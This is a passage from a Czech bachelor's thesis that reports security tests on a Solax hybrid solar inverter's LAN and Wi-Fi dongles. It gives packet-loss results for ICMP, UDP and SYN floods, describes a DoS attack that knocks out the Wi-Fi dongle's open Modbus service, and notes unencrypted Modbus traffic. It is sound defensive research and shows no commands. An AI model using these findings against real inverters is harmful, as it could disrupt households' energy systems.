	LAN Dongle	Wi-Fi Dongle
ICMP flood	50 %	100 %
UDP flood	88 %	7 %
SYN flood	53 %	81 %

Největší ztrátovost byla dosažena u záplavových útoků ICMP a nejmenší ztrátovost byla dosažena u záplavových útoků UDP.


5.2.8 Záplavový DoS útok na protokol Modbus

Při provedení záplavových útoků typu ICMP a SYN na Wi-Fi dongle došlo k neúspěšné komunikaci pomocí Modbus protokolu. V průběhu DoS útoku docházelo k chybě ConnectionTimeout, tedy Wi-Fi dongle nestíhal zpracovávat Modbus žádosti a nedokázal na žádosti odpovídat.



Obr. 5.14: Modbus komunikace při probíhajícím DoS útoku

Po ukončení záplavového útoků stále nefungovala Modbus komunikace, odpovědí na žádost byla chyba Connection reset by peer. Wi-Fi dongle posílal RST paket, který značí okamžité přerušení spojení. Po provedení déle trvajícího záplavového útoku nedošlo k obnovení Modbus komunikace a bylo potřeba Wi-Fi dongle odpojit ze střídače a znovu připojit.



Obr. 5.15: Modbus komunikace po provedení DoS útoku

Závěr

Cílem bakalářské práce bylo popsat hybridní fotovoltaické systémy pro rodinné domy. Dále popsat a rozebrat jednotlivé kybernetické útoky, zranitelnosti, které by mohly vést k napadení fotovoltaických systémů využívající střídače od firmy Solax. Posledním cílem bakalářské práce bylo provést vzorový útok na hybridní fotovoltaických systém od značky Solax a popsat postupy při útoku.

V první a druhé kapitole byly rozebrány jednotlivé kybernetické útoky, rozdělení na aktivní a pasivní útoky, komponenty fotovoltaických systému (fotovoltaické panely, střídače, baterie), jejich vlastnosti, parametry a také používaná rozdělení fotovoltaických systémů (síťové systémy, ostrovní systémy a hybridní systémy). Dále je rozebráno zapojení systémů do chytré domácnosti pomocí softwarů pro centrální ovládaní systému, mezi které patří Home Assistant, OpenHAB, Loxone a jejich sledování nebo ovládání přes podporované virtuální asistenty, do této kategorie spadá Google Assistant, Amazon Alexa a Apple HomeKit-Siri.

Třetí kapitola se zaměřuje na hybridní střídač Solax X3-Hybrid G4. Na začátku třetí kapitoly jsou popsány vlastnosti a funkce střídače, jednotlivé pracovní režimy, ve kterých dokáže pracovat. Solax X3 Hybrid G4 dokáže pracovat ve čtyřech režimech: maximalizace vlastní spotřeby, priorita přetoku do sítě, v režimu zálohy a v režimu EPS. Dále je popsáno připojení střídače s podporovaným bateriovým úložištěm Solax Triple Power a jeho dvě možné zapojení. Následně jsou rozebrány komunikační protokoly, které střídač využívá pro komunikaci s fotovoltaickým systémem. U jednotlivých protokolů jsou popsány zranitelnosti, díky kterým by bylo možné využít nedostatky protokolů a napadnout samotný fotovoltaický systém.

Čtvrtá a pátá kapitola obsahuje návrh testovacího pracoviště a testování kyberbezpečnosti LAN a Wi-Fi donglu připojeného ke střídači. Na LAN donglu nebyly zjištěny žádné otevřené porty a běžící služby. Úspěšně byl proveden odposlech dat pomocí Man in the middle man útoku mezi střídačem a routerem, který posílá data na Solax Cloud. U Wi-Fi donglu byly zjištěny dva otevřené porty a dvě běžící služby, na portu 80 služba Nagios NSCA a na portu 502 služba Modbus. U Modbus protokolu byl zjištěn počet registrů a následně bylo provedeno čtení dat z jednotlivých registrů. Přenos dat přes Modbus protokol byl nešifrovaný a celý přenos šel odposlechnout. Jako u LAN donglu i u Wi-Fi donglu byl proveden Man in the middle man útok, díky kterému byla odposlechnuta komunikace ze střídače na Solax Cloud, u obou donglů byla komunikace zašifrovaná. Další provedený útok na oba dongly byl DoS, jednalo se o záplavové útoky typu ICMP, UDP a SYN. Došlo k porovnání jednotlivých záplavových útoků na dongly, záleželo na použitém typu záplavového útoku. Po detekci Modbus protokolu na Wi-Fi donglu byl na tento protokol proveden DoS útok. Při průběhu DoS útoků došlo k neúspěšné komunikaci a při déle

trvajícím útoku bylo nutné dongle ze střídače odpojit, aby znovu začala fungovat komunikace přes Modbus.

Ve srovnání kyberbezpečnosti je bezpečnější LAN dongle, protože nemá otevřené žádné porty a neběží na něm žádné služby, které by se mohly zneužít. Při provedení záplavových útoků byla průměrná ztrátovost paketů téměř stejná na obou donglech, rozdílná ztrátovost byla zjištěna u různých typů záplavových útoků, například záplavový útok SYN flood na LAN dongle byla ztrátovost 53 % a na Wi-Fi dongle ztrátovost 81 %.

Literatura

[1] KOLOUCH, J. a BAŠTA, P. *CyberSecurity*. CZ.NIC. 2019. ISBN 978-80-88168-31-7.

[2] KOLOUCH, J. *CyberCrime*. CZ.NIC. 2016. ISBN 978-80-88168-15-7.

[3] BEZPALEC, P. *Nové trendy v elektronických komunikacích, Bezpečnost sítí*. Online. 2015. [cit. 2024-05-24] Dostupné z: `https://publi.cz/books/223/Cover.html`.

[4] BRICKSON, J. *Hacking: The Art Of Exploitation*. Druhé vydání. San Francisco: No Starch Press. 2008. ISBN 978-1-59327-144-2.

[5] Kislinger J. *Wiretapping*. Online. In: Hackinglab.cz. 2019. [cit. 2024-05-24]. Dostupné z: `https://hackinglab.cz/cs/blog/wiretapping`.

[6] *Co je keylogger?*. Online. In: Eset.com. [cit. 2024-05-24]. Dostupné z: `https://www.eset.com/cz/keylogger/`.

[7] *Phishing*. Online. In: Digitalnipevnost.cz. [cit. 2024-05-24]. Dostupné z: `https://www.digitalnipevnost.cz/viki/phishing`.

[8] *Ransomware*. Online. In: Eset.com. [cit. 2024-05-24]. Dostupné z: `https://www.eset.com/cz/ransomware/`.

[9] *Zero day útok*. Online. In: Digitalnipevnost.cz. [cit. 2024-05-24]. Dostupné z: `https://www.digitalnipevnost.cz/viki/zero-day-utok`.

[10] Febna, V M. *Man-in-the-Middle (MITM) Attack: Types, Techniques and Prevention*. Online. In: Beaglesecurity.com. 13. prosince 2020. [cit. 2024-05-24]. Dostupné z: `https://beaglesecurity.com/blog/article/man-in-the-middle-attack.html`.

[11] *Photovoltaic system*. Online. In: Energyeducation.ca. [cit. 2024-05-24]. Dostupné z: `https://energyeducation.ca/encyclopedia/Photovoltaic_system`.

[12] Online. In: Solarisesolar.com. [cit. 2024-05-24]. Dostupné z: `https://www.solarisesolar.com/wp-content/uploads/how-it-works.jpg`.

[13] *Jak účinné jsou solární panely*. Online. In: Eon.cz. [cit. 2024-05-24]. Dostupné z: `https://www.eon.cz/radce/energie/solarni-energie/jak-ucinne-jsou-solarni-panely/`.

[14] *Třífázový hybridní měnič*. Online. In: Mobler.cz. [cit. 2024-05-24]. Dostupné z: https://www.mobler.cz/trifazove-hybridni-menice/.

[15] Lázoková, E. *Symetrický, nebo asymetrický střídač pro fotovoltaiku?*. Online. In: Woltair.cz. 25. srpen 2023. [cit. 2024-05-24]. Dostupné z: https://www.woltair.cz/blog/fotovoltaika/symetricky-nebo-asymetricky-stridac-pro-fotovoltaiku.

[16] *Symetrický vs. asymetrický střídač*. Online. In: Elektro.q-elektrik.cz. [cit. 2024-05-24]. Dostupné z: https://elektro.q-elektrik.cz/symetricky-vs-asymetricky-stridac.

[17] *Druhy systémů*. Online. In: Envienergyczech.cz. [cit. 2024-05-24]. Dostupné z: https://www.envienergyczech.cz.

[18] *Solar Energy and the Modern Smart Home*. Online. In: Simplysolar.com. 21. červenec 2023. [cit. 2024-05-24]. Dostupné z: https://simplysolar.com/blog/solar-energy-and-the-modern-smart-home/.

[19] *Home Assistant*. Online. In: Home-assistant.io. [cit. 2024-05-24]. Dostupné z: https://www.home-assistant.io/.

[20] *OpenHAB*. Online. In: Openhab.org. [cit. 2024-05-24]. Dostupné z: https://www.openhab.org/.

[21] *Loxone*. Online. In: Loxone.com. [cit. 2024-05-24]. Dostupné z: https://www.loxone.com/cscz/.

[22] *Hey Google*. Online. In: Assistant.google.com. [cit. 2024-05-24]. Dostupné z: https://assistant.google.com/.

[23] *Jak funguje hlasový asistent a proč vyhrává Alexa od Amazonu?*. Online. In: Smarteon.cz. [cit. 2024-05-24]. Dostupné z: https://smarteon.cz/hlasovy-asistent-alexa-amazon/.

[24] Miroslav, V. *Co je Apple HomeKit?*. Online. In: Czc.cz. 20. září 2021. [cit. 2024-05-24]. Dostupné z: https://www.czc.cz/geek/co-je-apple-homekit/clanek.

[25] *Hybridní střídače Solax G4*. Online. In: Gbc-solino.cz. [cit. 2024-05-24]. Dostupné z: https://gbc-solino.cz/headpage/stridace-hybridni/solax-g4/.

[26] *Řada X3-Hybrid Uživatelská příručka 5,0kW – 15,0kW*. Online. In: Gbc-solino.cz [cit. 2024-05-24].
Dostupné z: https://gbc-solino.cz/wp-content/uploads/2023/09/MNL_SOLAX_X3_HYBRID_G4_5.0-15.0-CZ.pdf.

[27] *Baterie Solax Triple Power*. Online. In: Gbc-solino.cz. [cit. 2024-05-24].
Dostupné z: https://gbc-solino.cz/headpage/baterie/triple-power/.

[28] *Solax Cloud Monitoring*. Online. In: Gbc-solino.cz. [cit. 2024-05-24].
Dostupné z: https://gbc-solino.cz/wp-content/uploads/2022/06/DS_SOLAX_DATAHUB1000_DONGLE_WIFI-LAN-4G_3.0-CZ-1.pdf.

[29] *Energy Storage Inverter Modbus TCP&RTU Communication protocols*. Online. In: Gbc-solino.cz. [cit. 2024-05-24].
Dostupné z: https://gbc-solino.cz/wp-content/uploads/2022/07/Hybrid-X1X3-G4-ModbusTCPRTU-V3.21-English_0622-public-version.pdf.

[30] Bhatt, A. *Wi-Fi Protocol: Networking, Frame Formats, Security, Attributes*. Online. In: Engineersgarage.com. [cit. 2024-05-24].
Dostupné z: https://www.engineersgarage.com/wi-fi-protocol-networking-frame-formats-security-attributes-3/.

[31] Vanhoef, M. *Key Reinstallation Attacks*. Online. In: Krackattacks.com. 2017. [cit. 2024-05-24].
Dostupné z: https://www.krackattacks.com/.

[32] NAKHILA, O. ATTIAH, A. JINZ, Y. a ZOUF, C. 2015 *Parallel active dictionary attack on WPA2-PSK Wi-Fi networks*. Online. Researchgate.net. DOI. 10.1109/MILCOM.2015.7357520. [cit. 2024-05-24].
Dostupné z: https://www.researchgate.net/publication/308862817_Parallel_active_dictionary_attack_on_WPA2-PSK_Wi-Fi_networks.

[33] *Útok ARP Cache Poisoning*. Online. In: Eset.com. [cit. 2024-05-24].
Dostupné z: https://help.eset.com/glossary/cs-CZ/arp_poisoning.html.

[34] ALSABBAGH, W. AMOGBONJAYE, S. URREGO, D. a LANGENDOERFER. P. 2022. *A Stealthy False Command Injection Attack on Modbus based SCADA Systems*. Online. In: Researchgate.net. DOI. 10.13140/RG.2.2.28361.83041. [cit. 2024-05-24].
Dostupné z: https://www.researchgate.net/publication/365366081_A_Stealthy_False_Command_Injection_Attack_on_Modbus_based_SCADA_Systems.

[35] *Exploit Utilizing Packet-in-Packet Attacks on Ethernet Cables to Bypass Firewalls & NATs* . Online. In: Armis.com. [cit. 2024-05-24].
Dostupné z: https://www.armis.com/research/etheroops/.

[36] *4G*. Online. In: Nej.cz. [cit. 2024-05-24].
Dostupné z: https://www.nej.cz/podpora/co-je-4g/.

[37] Bartock, M. Cichonski, J a Franklin, J.*LTE Security – How Good Is It?*. Online. In: Csrc.nist.gov. [cit. 2024-05-24].
Dostupné z: https://csrc.nist.gov/CSRC/media/Presentations/LTE-Security-How-Good-is-it/images-media/day2_research_200-250.pdf.

[38] *What happens in a TLS handshake?*. Online. In: Cloudflare.com. [cit. 2024-05-24]. Dostupné z: https://www.cloudflare.com/learning/ssl/what-happens-in-a-tls-handshake/.

Seznam symbolů a zkratek

FTP	protokol pro přenos souborů – File Transport Protocol
SSH	zabezpečený Shell – Secure Shell
DNS	systém doménových jmen – Domain Name System
IP	internetový protokol – Internet Protocol
HTTP	hypertextový přenosový protokol – Hypertext Transfer Protocol
WWW	celosvětová síť – World Wide Web
HTTPS	zabezpečený hypertextový přenosový protokol – Hypertext Transfer Protocol Secure
SSL	vrstva bezpečných socketů – Secure Sockets Layer
TLS	zabezpečení transportní vrstvy – Transport Layer Security
PIN	osobní identifikační číslo – Personal Identification Number
SMS	služba krátkých textových zpráv – Short Message Service
MMS	služba multimediálních zpráv – Multimedia Messaging Service
DoS	odepření služby – Denial of Service
DDoS	distribuované odepření služby – Distributed Denial of Service
ICMP	internetový protokol řídicích zpráv – Internet Control Message Protocol
ARP	protokol pro rozlišení adres – Address Resolution Protocol
UDP	protokol uživatelských datagramů – User Datagram Protocol
SYN	synchronizovat – Synchronize
RPS	dotazy za sekundu – Requests Per Second
MITM	člověk uprostřed – Man In The Middle
Wi-Fi	bezdrátová věrnost – Wireless Fidelity
FVE	fotovoltaická elektrárna
Wp	watt-peak

IP	ochrana proti vniknutí – Ingress Protection
kWh	kilowatthodina
Ah	ampérhodina
kW	kilowatt
MPPT	sledování maximálního výkonu – Maximum Power Point Tracking
AC	střídavý proud – Alternating Current
SOC	stav nabití – State Of Charge
V	volt
FV	fotovoltaika
UPS	režim zálohy
USB	univerzální sériová sběrnice – Universal Serial Bus
LAN	lokální síť – Local Area Network
COM	komunikační port – Communication port
CAN	řídicí síť – Controller Area Network
WEP	soukromí ekvivalentní drátovým sítím – Wired Equivalent Privacy
WPA	chráněný přístup k Wi-Fi – Wi-Fi Protected Access
AES	standard pokročilého šifrování – Advanced Encryption Standard
KRACK	útoky znovuzavedením klíče – Key Reinstallation Attacks
AP	přístupový bod – Access Point
RTU	vzdálené terminálové jednotky – Remote Terminal Unit
TCP	řídicí protokol přenosu – Transmission Control Protocol
MAC	řízení přístupu k médiím – Media Access Control
DHCP	protokol dynamické konfigurace hostitelů – Dynamic Host Configuration Protocol
NAT	překlad síťových adres – Network Address Translation

QR	rychlá odpověď – Quick Response
ECDHE	Diffieho–Hellmanův protokol s využitím eliptických křivek – Elliptic-curve Diffie—Hellman
ECDSA	protokol digitálního podpisu s využitím eliptických křivek – Elliptic Curve Digital Signature Algorithm
GCM	Galoisovský/čítačový režim – Galois/Counter Mode
CCM	režim čítačové šifry s blokovým řetězením kódu pro ověřování zpráv – Counter Cipher Mode with Block Chaining Message Authentication Code
CBC	řetězení blokových šifer – Cipher Block Chaining
SHA	zabezpečený algoritmus Hash – Secure Hash Algorithm
MQTT	řízení front zpráv telemetrie – Message Queuing Telemetry Transport
NSCA	přijímač kontrol služeb Nagios – Nagios Service Check Acceptor